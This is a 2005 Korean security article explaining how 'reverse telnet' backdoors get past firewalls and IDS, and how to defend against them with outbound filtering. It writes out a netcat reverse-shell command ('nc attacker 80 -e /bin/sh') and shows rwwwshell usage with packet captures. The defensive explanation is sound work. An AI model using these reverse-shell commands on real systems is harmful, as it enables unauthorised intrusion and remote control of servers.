방화벽을 우회하는 새로운 위협, reverse telnet


최근에는 방화벽이 설치되어 있지 않은 서버가 없을 정도로 많은 서버에서 패킷 필터링이 강화되어 있고 그만큼 공격자 입장에서는 서버에 침입하기 뿐만 아니라 침입한 후에도 백도어(backdoor)등을 설치하기 어려워진 것이 사실이다. 그도 그럴 듯이 방화벽이 설치되어 있는 웹 서버의 경우 원격지에서 접속할 수 있는 방법은 웹 서비스 포트인 80번 포트 외에는 없기 때문인데, 공격자들은 이러한 방화벽을 우회할 수 있는 새로운 공격기법을 활용하기 시작하였다.

홍 석 범|오늘과내일 네트워크사업본부 (antihong@tt.co.kr)

작성일 : 2005년 4월

전형적인 백도어 방식


일반적으로 공격자가 시스템을 공격하는 방법은 웹 해킹을 이용하거나 또는 무작위 대입법(brute force)등을 이용하여 id/pw가 동일하거나 추측하기 쉬운 계정 등을 찾아 로그인하는 방법 등을 이용하여 일반유저 권한을 획득한 후 커널의 취약성이나 root 권한으로 작동하는 프로그램의 취약성을 이용하여 root등 상위권한을 획득하는 절차로 이루어진다. 최근에는 특히 방화벽 등이 설치되어 있어 직접 원격 로그인이 불가능한 경우가 있고, 무작위 대입법을 이용하여 telnet이나 ssh등으로 접속 시도시 로그가 남는다는 문제가 있어 웹 해킹이 자주 악용되고 있다. 흔히 알려진 웹 응용프로그램의 취약성을 이용하여 nobody등 일반 유저 권한을 획득한 이후에는 바로 root 권한 획득을 시도하거나 여의치 않을 경우 차후에 다시 접근할 수 있도록 또는 쉘을 사용할 수 있도록 별도의 백도어를 다운로드 받아 실행하기도 한다. 가장 전형적인 백도어 형태는 프로세스 이름이 shell이나 bind등이 아니라 다음 그림과 같이 httpd나 inetd등 마치 정상적인 프로세스인 것처럼 보이도록 만들어 실행한다. 따라서 아래와 같은 경우 세심한 관리자가 아니라면 백도어 프로세스를 찾기는 쉽지 않을 것이다.



```
smmsp     1111  0.0  0.4  6032 2292 ?        S    Dec17   0:00 sendmail: Queue runner@01:0
root      1150  0.0  0.1  1440  600 ?        S    Dec17   0:00 crond
mysql     1186  0.0  0.2  4152 1108 ?        S    Dec17   0:00 /bin/sh /usr/local/mysql/bi
mysql     1199  0.0  0.4 12768 2064 ?        S    Dec17   0:00 /usr/local/mysql/libexec/my
root      1216  0.0  0.2  3100 1256 ?        S    Dec17   0:00 /usr/local/sbin/sshd
root      1218  0.0  0.2  2476 1104 ?        S    Dec17   0:00 /usr/local/apache/bin/httpd
root      1269  0.0  0.0  1368  392 tty1     S    Dec17   0:00 /sbin/mingetty tty1
root      1270  0.0  0.0  1368  392 tty2     S    Dec17   0:00 /sbin/mingetty tty2
root      1271  0.0  0.0  1368  392 tty3     S    Dec17   0:00 /sbin/mingetty tty3
nobody   30510  0.0  0.2  2520 1220 ?        S    21:00   0:00 /usr/local/apache/bin/httpd
nobody   30511  0.0  0.2  2628 1288 ?        S    21:00   0:00 /usr/local/apache/bin/httpd
nobody   30512  0.0  0.2  2492 1116 ?        S    21:00   0:00 /usr/local/apache/bin/httpd
nobody   30513  0.0  0.2  2492 1116 ?        S    21:00   0:00 /usr/local/apache/bin/httpd
nobody   30514  0.0  0.2  2492 1116 ?        S    21:00   0:00 /usr/local/apache/bin/httpd
nobody   30516  0.0  0.2  2492 1120 ?        S    21:00   0:00 /usr/local/apache/bin/httpd
root     30517  0.0  0.1  1444  612 ?        S    21:01   0:00 CROND
root     30518  0.0  0.1  2052  956 ?        S    21:01   0:00 /bin/bash /usr/bin/run-part
root     30520  0.0  0.1  1824  600 ?        S    21:01   0:00 awk -v progname=/etc/cron.h
root     30528  0.0  0.6  7596 3484 ?        S    21:01   0:00 /usr/sbin/snmpd -c /etc/snm
root     30540  0.1  0.3  3324 1748 ?        S    21:22   0:00 /usr/local/sbin/sshd
root     30542  0.0  0.2  4396 1492 pts/0    S    21:22   0:00 -bash
nobody   30609  0.0  0.0  1464  312 ?        S    21:23   0:00 ./httpd
root     30621  1.0  0.3  3324 1748 ?        S    21:25   0:00 /usr/local/sbin/sshd
root     30623  0.2  0.2  4388 1468 pts/1    S    21:25   0:00 -bash
root     30663  0.0  0.1  2648  696 pts/1    R    21:25   0:00 ps aux
[root@nikto root]#
```

[그림] 정상 프로세스를 가장한 백도어 프로세스

해당 백도어 프로세스는 아래와 같이 특정한 포트로 접근시 인증 절차 없이 바로 쉘이 실행되는 것을 알 수 있다. 로그인후 id 명령어를 실행하면 해당 프로세스의 실행 권한인 nobody 권한인 것을 알 수 있다.



```
[root@nikto root]#
[root@nikto root]#
[root@nikto root]# telnet 0.0.0.0 4561
Trying 0.0.0.0...
Connected to 0.0.0.0.
Escape character is '^]'.

sh-2.05b$ id
id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.05b$
sh-2.05b$
```


[그림] 직접 쉘 접속이 가능한 백도어

그러나, 이 방법은 세심한 관리자라면 관리자의 눈에 띌 가능성이 있고, 특히나 방화벽이 설치되어 있는 환경이라면 해당 포트로 직접 접근이 불가능하므로 실제로 이용이 불가능하다는 단점이 있다. 왜냐하면 방화벽이 설치되어 있을 경우 웹(httpd)등 특정 포트 이외의 접근은 모두 차단되기 때문이다. 특히 방화벽이 설치되어 있는 서버들이 늘어나면서 공격자들은 이러한 문제를 극복할 다른 방법으로 reverse telnet과 같은 기술을 고민하기 시작하였고, 이 방법이 점차로 많이 사용되기 시작하였다.

reverse telnet의 작동원리 및 방식

고전적인 백도어 방식의 단점을 극복한 reverse telnet은 다음과 같은 원리로 작동하게 된다. 먼저 공격자는 자신의 시스템에서 특정한 포트(이를테면 80번)로 리슨하여 대기한 후 해당 시스템의 취약성을 이용하여 쉘 권한을 획득한다. 가장 쉽고 대중적인 방법은 웹 서버

의 실행 권한인 nobody를 획득하는 것이다. 이후 쉘 권한을 획득한 victim 시스템에서 앞서 미리 실행한대로 공격자의 해당 포트로 접근을 시도한다. 이렇게 되면 attacker 시스템과 victim간에는 reverse telnet 연결이 성립되고 이후 attacker에서 입력한 명령어는 이를 통해 victim에서 실행된다. 아래 그림은 이의 작동 방식을 보여주고 있다.


(1) attacker에서 임의의 포트로 bind한 후 대기(nc -l -p 80)
(2) 웹해킹을 이용, nobody 권한 획득
(3) victim에서 nc attacker 80 -e /bin/sh 실행
(4) 이후 attacker에서 입력하는 명령어는 victim에서 실행
Internet
attacker
victim

[그림] reverse telnet의 작동 방식

아래는 공격자가 미리 준비한 시스템에서 대기하고 있다가 victim과 reverse telnet이 성립된 후 명령어를 입력하였을 때 명령어의 실행 결과가 attacker가 아닌 victim.com과 같이 victim에서 실행되고 있는 것을 알 수 있다. 아래에서 "Linux victim.com 2.4.29 #1 2005. 04. 20. 15:09:30 KST i686 GNU/Linux"은 attacker 시스템이 아니라 victim 시스템의 정보를 보여주고 있는 것이다.

```
[root@attacker root]# nc -l -p 80
listening on [any] 80 ...
uname -a
Linux victim.com 2.4.29 #1 2005. 04. 20. 15:09:30 KST i686 GNU/Linux
```

그런데 이것만으로는 어떻게 방화벽을 우회한다는 것인지 이해되지 않을 것이다. 이에 대한 해답은 작동시 패킷을 캡처해 보면 알 수 있다. 아래는 victim과 attacker간의 트래픽을 캡처한 것이다.

```
# tcpdump host victim
victim.41532 > attacker.http: S 443690746:443690746(0) win 5840
attacker.http > victim.41532: S 2052667649:2052667649(0) ack 443690747
victim.41532 > attacker.http: . ack 1 win 5840 (DF) [tos 0x8]
attacker.http > victim.41462: P 3350565979:3350565982(3) ack 1635868326
victim.41462 > attacker.http: P 1:89(88) ack 3 win 5840 (DF) [tos 0x8]
attacker.http > victim.41462: . ack 89 win 5840 (DF)
```

분명히 위의 경우는, attacker에서 명령어를 입력하여 victim에서 실행하였기 때문에

attacker가 클라이언트이고 victim이 서버인 것처럼 보이지만, 캡처된 패킷을 보면 마치 victim이 클라이언트로서 attacker의 시스템에 웹 접속한 것처럼 보이게 된다. 일반적으로 방화벽 설정시 inbound 트래픽은 기본 정책으로 거부(drop 또는 deny)하여 엄격하게 제한 설정하지만 outbound 패킷은 기본 정책으로 허용(accept)하는 경우가 많은데, 이러한 경우 위와 같이 reverse telnet은 내부에서 외부로 나가는 트래픽이므로 방화벽에서 기본적으로 허용되는 경우가 많다. 또한 시스템 내에서 특정한 포트를 bind 또는 리슨(listen)하지도 않기 때문에 관리자 눈에도 띄지 않는다는 장점이 있다. 이 뿐만 아니라 일부 침입탐지시스템(IDS)의 경우 역시 내부에서 외부로 나가는(outbound) 패킷에 대해서는 탐지하지 않기 때문에 IDS 역시 우회할 수 있을 것이다.

위는 일반적으로 시스템내에 존재하는 nc라는 명령어 파일을 그대로 이용한 예지만 실제로는 별도의 reverse telnet 전용 프로그램을 이용하는 경우가 많다. reverse telnet 자체는 구현하기가 쉽기 때문에 30-40여 줄의 스크립트만으로도 쉽게 구현할 수 있는데, 이를테면 많이 사용되는 프로그램중 rwwwshell이라는 프로그램은 master/slave 모드로 작동하면서 방화벽이나 침입탐지시스템을 우회할 수 있는데, 아래와 같이 작동하게 된다.
먼저, victim 시스템에서 nobody등 일반 유저 권한을 획득한 후 slave 모드로 실행한다.

```
slave: $ perl rwwwshell.pl slave
```

이후 공격자 시스템에서 역시 master 모드로 실행한다.

```
master: # perl rwwwshell.pl master
```

잠시 후, 아래와 같이 victim 서버로부터 attacker 시스템으로 접속이 되면서 바로 쉘이 실행되는 것을 알 수 있다. 이제 공격자는 쉘에서 명령어만 입력하면 바로 victim에서 입력한 명령어가 실행되는 것이다.

```
Waiting for connect ... connect from victim.com:8745
bash$
```

이때의 패킷을 IDS에서 캡처하면 아래와 같이 보이게 되는데, 마치 slave에서 공격자시스템으로 웹 접속한 것처럼 보이는 것은 물론, 공격자가 입력한 명령어와 slave 시스템에서의 명령어 실행 결과가 평문(plain text)으로 전송되는 것이 아니라 encoding되어 전송된다는 것이다. 따라서 방화벽뿐만 아니라 설사 IDS에서 outbound 패킷을 캡처한다 하더라도 정상적인 트래픽으로 간주하여 IDS도 우회할 수 있게 될 것이다.

```
04/20-17:03:05.020082 공격자시스템:80 -> slave시스템:38796
TCP TTL:63 TOS:0x0 ID:64287 IpLen:20 DgmLen:116 DF
***AP*** Seq: 0x353C015E  Ack: 0x2711C1B  Win: 0x1920  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D  HTTP/1.1 200 OK.
```

```
0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F  .Connection: clo
73 65 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65  se..Content-Type
3A 20 74 65 78 74 2F 70 6C 61 69 6E 0D 0A 0D 0A  : text/plain....
6F 35 6D 41 6C 61 50 48 74 7A 0D 0A              o5mAlaPHtz..


04/20-17:03:11.026111 slave시스템:38797 -> 공격자시스템:80
TCP TTL:64 TOS:0x0 ID:10925 IpLen:20 DgmLen:450 DF
***AP*** Seq: 0x436B1FE  Ack: 0x366E299D  Win: 0x16D0  TcpLen: 20
47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 6F 72 64  GET /cgi-bin/ord
65 72 66 6F 72 6D 3F 4D 35 6D 41 6C 61 50 49 6F  erform?M5mAlaPIo
6A 47 63 4F 6A 43 48 72 2B 57 71 52 66 56 6B 72  jGcOjCHr+WqRfVkr
66 37 35 53 61 73 71 42 39 32 71 4D 66 57 35 4E  f75SasqB92qMfW5N
61 67 35 44 73 42 74 72 35 67 75 72 66 36 70 55  ag5DsBtr5gurf6pU
66 47 30 72 7A 4D 2B 57 71 52 66 56 6B 72 38 37  fG0rzM+WqRfVkr87
30 72 38 46 70 4F 61 73 71 59 66 57 34 72 66 46  0r8FpOasqYfW4rfF
```

reverse telnet의 대응 방법

그렇다면 이러한 reverse telnet에 대해 어떻게 대응하여야 할까? 일부 방화벽이나 IDS등 보안 장비를 우회할 수 있기 때문에 방어가 쉽지 않은 것이 사실이지만 방법이 없는 것은 아니다.

우선 첫 번째로 웹 해킹 등을 통해 일반 유저 권한을 빼앗기지 않도록 하는 것이다. 어쩌면 당연한 이야기이지만 일반 유저 권한을 빼앗기지 않는다면 상위 권한을 빼앗길 가능성도, reverse telnet등 백도어를 실행할 가능성도 그만큼 줄일 수 있을 것이기 때문이다. 실제 공격자의 입장에서는 일반 유저 권한을 획득하는 것이 어려우며 일단 일반 유저 권한에서 root등 상위 권한을 획득하는 것은 그리 어렵지 않은 것이 사실이다.

두 번째는 방화벽 보안 설정을 변경하여 inbound 뿐만 아니라 outbound에 대해서도 엄격히 패킷 필터링 정책을 설정하는 것이다. 앞에서 언급한 바와 같이 대부분의 방화벽에서는 관리의 편의성과 performance등을 고려하여 inbound 트래픽에 대해서만 통제할 뿐 outbound 트래픽에 대해서는 허용(accept)하는 경우가 많은데, reverse telnet은 이러한 특성을 악용한 예이다. 따라서 이에 대응하기 위해 outbound 트래픽에 대해서도 엄격한 접근통제를 실행하여 반드시 허용하여야 하는 트래픽 이외의 트래픽에 대해서는 기본적으로 차단(drop 또는 deny)하도록 하면 된다. 이는 IDS등 다른 보안 장비에서도 역시 마찬가지이며 굳이 reverse telnet 뿐만 아니라 외부소스 실행 등 다른 형태의 공격에 대해서도 적절한 대응 방안이 될 수 있을 것이다.